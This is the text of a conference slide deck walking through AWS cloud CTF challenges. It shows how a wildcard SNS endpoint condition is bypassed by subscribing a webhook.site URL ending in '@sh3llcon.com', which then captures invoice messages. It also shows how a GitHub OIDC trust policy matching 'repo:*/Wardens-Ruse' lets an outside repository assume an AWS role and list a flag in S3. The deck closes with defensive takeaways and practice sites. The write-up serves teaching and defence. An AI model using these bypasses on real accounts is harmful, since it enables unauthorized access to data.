`$ whcli forward --token=b85fef26-6b98-40ad-988f-ba47805538d4 --target=https://localhost` Install whcli

To change the response (status code, body content) of the URL, click Edit above.

With Webhook.site Pro, you get more features like [Schedules](#), that lets you create a periodical cronjob for a given URL, or [Custom Actions](#) that lets you extract JSON or Regex values and use them to send push notifications and emails, convert and forward the request to another URL, send data to Google Sheets, Dropbox, databases like MySQL, PostgreSQL and write custom scripts using WebhookScript, and more. [Read more](#) or [Upgrade now](#).

Star on GitHub 4,629

#### Request Details

[Permalink](#) [Raw content](#)

#### Headers

Date

Size 0 bytes

ID

#### Query strings

(empty)

No content

#### Form values

(empty)

```
> aws sns subscribe --topic-arn arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices --protocol https --notification-endpoint  
https://webhook.site/b85fef26-6b98-40ad-988f-ba47805538d4/@sh3llcon.com  
{  
    "SubscriptionArn": "pending confirmation"  
}
```

LIVE

[Dashboard](#)[Topics](#)[Subscriptions](#)[▼ Mobile](#)[Push notifications](#)[Text messaging \(SMS\)](#)[Origination numbers](#)

## sh3llcon-invoices

[Edit](#)[Delete](#)[Publish message](#)

### Details

Name

sh3llcon-invoices

Display name

-

ARN

arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices

Topic owner

058264305166

Type

Standard

[Subscriptions](#)[Access policy](#)[Data protection policy](#)[Delivery policy \(HTTP/S\)](#)[Delivery status logging](#)[Encryption](#)[Tags](#)[Integrations](#)

### Subscriptions (1)

[Edit](#)[Delete](#)[Request confirmation](#)[Confirm subscription](#)[Create subscription](#)< **1** >

ID	Endpoint	Status	Protocol
<input type="radio"/> Pending confirmation	https://webhook.site/b85fef26-6b98-...	Pending confirmation	HTTPS

**LIVE**

Password | Alias | Schedule

CSV Export

 Custom Actions

Run Now

 XHR Redirect

Redirect Now

More

REQUESTS (1/100) Newest First

Search Query

**POST** #daa89 15.221.164.146

01/24/2024 4:54:32 PM

POST https://webhook.site/b55fe12b-6d98-4uad-9661-d84780553504@sh3llcon.com		Connection	close
Host	15.221.164.146	accept-encoding	gzip, deflate
Date	01/24/2024 4:54:32 PM (a few seconds ago)	user-agent	Amazon Simple Notification Service Agent
Size	1.6 kB	host	webhook.site
Time	0.000 sec	content-length	1602
ID	daa89fee-e579-492e-8cc1-604fd5c914d8	content-type	text/plain; charset=UTF-8
		x-amz-sns-topic-arn	arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices
		x-amz-sns-message-id	093f7fe6-821e-41e3-8b58-ed0295f3bf40
		x-amz-sns-message-type	SubscriptionConfirmation

**Query strings**

(empty)

**Form values**

(empty)

**Files****Raw Content**
 Format JSON  Word-Wrap  Copy

```
{
  "Type": "SubscriptionConfirmation",
  "MessageId": "093f7fe6-821e-41e3-8b58-ed0295f3bf40",
  "Token": "2336412f37fb687f5d51e6e2425ba1f2505072acada9ec8d47f40cf8217d9fe1ef6dc0ff82dcbedb511d231ab6b7ca4aa764cb99ace51dbf2f900b55e39ff943fbf78724c73d55d04a4596cd45b3379d9813ba7832de0f182b0551b8d9f412bf6a41adab8a24128d81623e64bb29cb2d7a19c226c7d0aa7c07de8f6b02b25c8",
  "TopicArn": "arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices",
  "Message": "You have chosen to subscribe to the topic arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices.\nTo confirm the subscription, visit the S
  ubsribeURL included in this message.",
  "SubscribeURL": "https://sns.us-west-2.amazonaws.com/?Action=ConfirmSubscription&TopicArn=arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices&Token=2336412f37fb687f5d51e6e2425ba1f2505072acada9ec8d47f40cf8217d9fe1ef6dc0ff82dcbedb511d231ab6b7ca4aa764cb99ace51dbf2f900b55e39ff943fbf78724c73d55d04a4596cd45b3379d9813ba7832de0f182b0551b8d9f412bf6a41adab8a24128d81623e64bb29cb2d7a19c226c7d0aa7c07de8f6b02b25c8",
  "Timestamp": "2024-01-24T15:54:31.796Z",
  "SignatureVersion": "1",
  "Signature": "YDIACoq/aN/6EZ5DfSxKb177l2Csqw8oeZsLcCoGygeyc+w3H9lNA0gqy4flWBEEz4RvKGLUjUg8Gwyr/QesR1VabEsRujbmbWl+Bfo9aQXk0/6hGQaArY50xavmB+FJgqQbbE+PkpYPy275e04Gcnw0kvJrwu7SlyrK4750yYLEfHwcyIlRcfpRU040y1YLE2zqPMTd1gb0tIrza4BCJX7d5sosRbQYIyyqWkuFWJ00MKY1LP8BGSGX8vz/aXfu4+hba39iLQuvy/+G0y9XSE1N7/+W/E6n9RE3r8s07T0RFzTLbDbwSoiEAqtGBEx54VHbmIyB2F/nN29nkeQ==",
  "SigningCertURL": "https://sns.us-west-2.amazonaws.com/SimpleNotificationService-60eadc530605d63b8e62a523676ef735.pem"
}
```

This XML file does not appear to have any style information associated with it. The document tree is shown below.

---

```
▼<ConfirmSubscriptionResponse xmlns="http://sns.amazonaws.com/doc/2010-03-31/">
  ▼<ConfirmSubscriptionResult>
    <SubscriptionArn>arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices:cce2c828-ff55-452b-a434-a6d37818f044</SubscriptionArn>
  ▼</ConfirmSubscriptionResult>
  ▼<ResponseMetadata>
    <RequestId>39d020e9-cad9-50ee-a6f2-7ec5f5711b44</RequestId>
  ▼</ResponseMetadata>
</ConfirmSubscriptionResponse>
```

LIVE



## New Feature

Amazon SNS now supports in-place message archiving and replay for FIFO topics. [Learn more](#)

Dashboard

**Topics**

Subscriptions

▼ Mobile

Push notifications

Text messaging (SMS)

Origination numbers

[Amazon SNS](#) > [Topics](#) > sh3llcon-invoices

## sh3llcon-invoices

[Edit](#)[Delete](#)[Publish message](#)

### Details

Name

sh3llcon-invoices

Display name

-

ARN

arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices

Topic owner

058264305166

Type

Standard

[Subscriptions](#)[Access policy](#)[Data protection policy](#)[Delivery policy \(HTTP/S\)](#)[Delivery status logging](#)[Encryption](#)[Tags](#)[Integrations](#)

### Subscriptions (1)

[Edit](#)[Delete](#)[Request confirmation](#)[Confirm subscription](#)[Create subscription](#)

Search

ID	Endpoint	Status	Protocol
<a href="#">cce2c828-ff55-452b-a434-a6d37818...</a>	<a href="https://webhook.site/b85fef26-6b98-43f7-92a0-1a1a2e030000">https://webhook.site/b85fef26-6b98-43f7-92a0-1a1a2e030000</a>	<span>Confirmed</span>	HTTPS

**LIVE**

Password Alias Schedule CSV Export

 Custom Actions Run Now  XHR Redirect Redirect Now More

REQUESTS (9/100) Newest First



Search Query

POST #fb2d9 15.221.164.120

01/25/2024 12:09:27 PM

POST #58765 15.221.164.54

01/25/2024 12:08:27 PM

POST #f424b 15.221.164.135

01/25/2024 12:07:27 PM

POST #02f23 15.221.164.132

01/25/2024 12:03:27 PM

POST #5b4f9 15.221.164.94

01/25/2024 12:02:27 PM

POST #dea62 15.221.164.134

01/25/2024 12:01:30 PM

POST #417a8 15.221.164.92

01/25/2024 12:00:27 PM

POST #54b6f 15.221.7.250

01/25/2024 11:59:27 AM

POST #daa89 15.221.164.146

01/24/2024 4:54:32 PM

First ← Prev Next → Last

<b>POST</b>	<a href="https://webhook.site/b85fef26-6b98-40ad-988f-ba47805538d4@sh3llcon.com">https://webhook.site/b85fef26-6b98-40ad-988f-ba47805538d4@sh3llcon.com</a>	connection	close
Host	15.221.164.120 Whois Shodan Netify Censys	accept-encoding	gzip,deflate
Date	01/25/2024 12:09:27 PM (a minute ago)	user-agent	Amazon Simple Notification Service Agent
Size	1008 bytes	host	webhook.site
Time	0.002 sec	content-length	1008
ID	fb2d9119-07c8-4f4c-a36c-1741edd3f346	x-amzn-trace-id	Root=1-65b24166-5fa50b393c663dfa00fd1c5e;Parent=4ca64a0672921...
		content-type	text/plain; charset=UTF-8
		x-amz-sns-subscription-arn	arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices:cce2c828...
		x-amz-sns-topic-arn	arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices
		x-amz-sns-message-id	c5ceda11-48de-5387-8692-843d0b782843
		x-amz-sns-message-type	Notification

**Query strings**

(empty)

**Files****Raw Content**

```
{
  "Type": "Notification",
  "MessageId": "c5ceda11-48de-5387-8692-843d0b782843",
  "TopicArn": "arn:aws:sns:us-west-2:058264305166:sh3llcon-invoices",
  "Message": "\"Se ha expedido una factura por valor de 48272.741932860794. Concepto: Barcos y extras\"",
  "Timestamp": "2024-01-25T11:09:26.802Z",
  "SignatureVersion": "1",
  "Signature": "aw5TTZNOD/6xxRSJgfc2ail88VKBo0XL6BCzBk7TLa4JAYvKjRjgXAmh7KX0Q4RjggvuQi9gGARXIpsn5ARUUUBppCk9qKzsIqV0NSKUm+V9LjEM1TsqK8iCTtZ68V3Wqfi7Hrm2leUnfu5KBHNHyqiujugRGitG5ItTzDqy2ZhfxExRs2LYYdnHqb5fe/6XohhNl87CGi9GLQ250700dWoYWaDhIueezxMrg91VdNF/orbcxuDmHRIWu839LWEpyfa0V/8tUKnQkv5G5p506Pt77QDrSdnukEsPaold49u7p4muQ23speFAZ/gdh8NAbo/vlcXk659v7yzQbBlSdg==",
  "SigningCertURL": "https://sns.us-west-2.amazonaws.com/SimpleNotificationService-60eadc530605d63b8e62a523676ef735.pem",
  "UnsubscribeURL": "https://sns.us-west-2.amazonaws.com/?Action=Unsubscribe&SubscriptionArn=arn:aws:sns:us-west-2:058264305166:828-ff55-452b-a434-a6d37818f044"
}
```

 Format JSON  Word-Wrap  Copy
**LIVE**

## Case 2: AWS SNS

Goal: Allow subscription from \*@sh3llcon.com users

Subscriptions    **Access policy**    Data protection policy    Delivery policy (HTTP/S)    Delivery rules

**Access policy** Info

This policy defines who can access your topic. By default, only the topic owner can publish or subscribe to the topic.

```
"SNS:Publish",
"SNS>ListSubscriptionsByTopic",
"SNS:GetTopicAttributes",
"SNS>DeleteTopic",
"SNS>AddPermission"
],
"Resource": "arn:aws:sns:us-west-2:464202147271:sh3llcon-invoices-notify",
"Condition": {
  "StringEquals": {
    "AWS:SourceOwner": "464202147271"
  }
},
}
```

### aws:SourceAccount versus aws:SourceOwner

#### ⚠ Important

`aws:SourceOwner` is deprecated and new services can integrate with Amazon SNS only through `aws:SourceArn` and `aws:SourceAccount`. Amazon SNS still maintains backward compatibility for existing services that are currently supporting `aws:SourceOwner`.

The `aws:SourceAccount` and `aws:SourceOwner` condition keys are each set by some AWS services when they publish to an Amazon SNS topic. When supported, the value will be the 12-digit AWS account ID on whose behalf the service is publishing data. Some services support one, and some support the other.

- See [Allow Amazon S3 event notifications to publish to a topic](#) for how Amazon S3 notifications use `aws:SourceAccount` and a list of AWS services that support that condition.
- See [Allow Amazon SES to publish to a topic that is owned by another account](#) for how Amazon SES uses `aws:SourceOwner` and a list of AWS services that support that condition.

## Case 2: AWS SNS

### Example 3: Give users in the AWS account ability to subscribe to topics

In this example, we create a policy that grants access to the `Subscribe` action, with string matching conditions for the `sns:Protocol` and `sns:Endpoint` policy keys.

```
{  
  "Statement": [ {  
    "Effect": "Allow",  
    "Action": ["sns:Subscribe"],  
    "Resource": "*",  
    "Condition": {  
      "StringLike": {  
        "SNS:Endpoint": "*@example.com"  
      },  
      "StringEquals": {  
        "sns:Protocol": "email"  
      }  
    }  
  }]  
}
```

# IAM Access Analyzer findings now support Amazon SNS topics and five other AWS resource types to help you identify public and cross-account access

Posted On: Oct 26, 2022

[AWS Identity and Access Management \(IAM\) Access Analyzer](#) now supports six additional resource types to help you identify public and cross-account access from outside your AWS account and organization. These six resource types include Amazon SNS topics, Amazon EBS volume snapshots, Amazon RDS DB snapshots, Amazon RDS DB cluster snapshots, Amazon ECR repositories, and Amazon EFS file systems. IAM Access Analyzer now analyzes resource policies, access control lists, and other access controls for these resources to make it easier for you to identify public, cross-account, and cross-organization access. These findings can help you adhere to the security best practice of least privilege and reduce unintended external access to your resources.

You can also use IAM Access Analyzer to preview and validate public and cross-account access before deploying permissions changes to production. Now, you can use IAM Access Analyzer APIs to preview access to these six additional resource types.

IAM Access Analyzer resource types are available to you at no additional cost. IAM Access Analyzer is available in the IAM console and through APIs in all AWS Regions, including the AWS GovCloud (US) Regions.

To learn more about the six newly supported resource types, see [IAM Access Analyzer resource types](#).

# Case 3

## Github Actions Federation



## Case 3: Github Actions

The challenge started with a zip file that contained:

```
.../SOLVED/wardens/Wardens-Ruse-main
└─ ls -laR
    drwxrwxr-x@ - Andoni.Alonso 15 jul 14:04 .github
    .rw-rw-r--@ 1,4k Andoni.Alonso 15 jul 14:04 main.tf
    .rw-rw-r--@ 286 Andoni.Alonso 15 jul 14:04 README.md
    .rw-rw-r--@ 174k Andoni.Alonso 15 jul 14:04 repo-visibility.png
    .rw-rw-r--@ 465ka Andoni.Alonso 15 jul 14:04 Warden.png

    ./.github:
        drwxrwxr-x@ - Andoni.Alonso 15 jul 14:04 workflows

        ./.github/workflows:
            .rw-rw-r--@ 829 Andoni.Alonso 10 ago 21:56 apply-prod.yaml

.../SOLVED/wardens/Wardens-Ruse-main
└─ cat README.md | grep TODO
    TODO: Lock up once Haisha finishes setting up dc32-wardens-treasure-prod
    and <https://d2azf0l1i0s26w.cloudfront.net/>.
```

## Case 3: Github Actions

main.tf contained the creation of a role: warden-production

Apparently to be used for deploys, using Github Actions

Something suspicious?



```
resource "aws_iam_role" "warden" {
  name           = "warden-production"
  assume_role_policy = data.aws_iam_policy_document.warden-role.json
}

data "aws_iam_policy_document" "warden-role" {
  statement {
    actions = ["sts:AssumeRoleWithWebIdentity"]

    principals {
      identifiers = [aws_iam_openid_connect_provider.github.arn]
      type       = "Federated"
    }

    condition {
      test      = "StringEquals"
      values    = ["sts.amazonaws.com"]
      variable = "token.actions.githubusercontent.com:aud"
    }

    condition {
      test      = "StringLike"
      values    = ["repo:*/Wardens-Ruse:ref:refs/heads/endlessendurance"]
      variable = "token.actions.githubusercontent.com:sub"
    }

    condition {
      test      = "StringEquals"
      values    = ["private"]
      variable = "token.actions.githubusercontent.com:repository_visibility"
    }
  }
}
```

## Case 3: Github Actions

```
condition {
    test      = "StringEquals"
    values    = [ "sts.amazonaws.com" ]
    variable = "token.actions.githubusercontent.com:aud"
}

condition {
    test      = "StringLike"
    values   = [ "repo:*/Wardens-Ruse:ref:refs/heads/endlessendurance" ] + 
    variable = "token.actions.githubusercontent.com:sub"
}

condition {
    test      = "StringEquals"
    values    = [ "private" ]
    variable = "token.actions.githubusercontent.com:repository_visibility"
}
}
```

## Case 3: Github Actions

```
condition {  
    test      = "StringLike"  
    values    = [ "repo:*/Wardens-Ruse:ref:refs/heads/endlessendurance" ]  
    variable  = "token.actions.githubusercontent.com:sub"  
}
```

A repository

from “\*”

FROM \* ?



named “Wardens-Ruse

using the branch “endlessendurance”

# Case 3: Github Actions

← Deploy to Prod

## ✖ Deploy to Prod #5

Summary

Jobs

Run Terraform

Run details

Usage

Workflow file



andoniaf / Wardens-Ruse 🔒

### Run Terraform

failed 1 minute ago in 19s

- > ✓ Set up job
- > ✓ Run actions/checkout@v4
- > ✓ Terraform action requires Node
- > ✓ Setup Terraform

#### ✓ Auth to AWS

- 1 ► Run aws-actions/configure-aws-credentials@v4
- 8 Assuming role with OIDC
- 9 Authenticated as assumedRoleId AROAZI2LHDAQJZPDN6E0B:GitHubActions

#### ✓ Init

- 1 ► Run aws s3 ls --recursive s3://dc32-wardens-treasure-prod
- 11 2024-07-14 18:13:23 39 flag.txt

# Key takeaways

- Review which service are you really using, block anything else
- IAM policies are NOT your friend
  - Do not blindly trust AWS managed policies
  - Avoid '\*' if possible
  - Use IAM Access Analyzer (if you can afford it)
- Enable Cloudtrail
- Alerting is your friend
- Stay up to date

# Wanna play?

- <https://bigiamchallenge.com/>
- <http://flaws.cloud/>
- <http://flaws2.cloud/>
- <https://awsiconquiz.com/>

# Questions?

X @sbldevnet

in samuelbl

X @andoni013

in andoniaf



@AWSUG\_VLC



@unicrons\_cloud



And special thanks to  
Quasar!

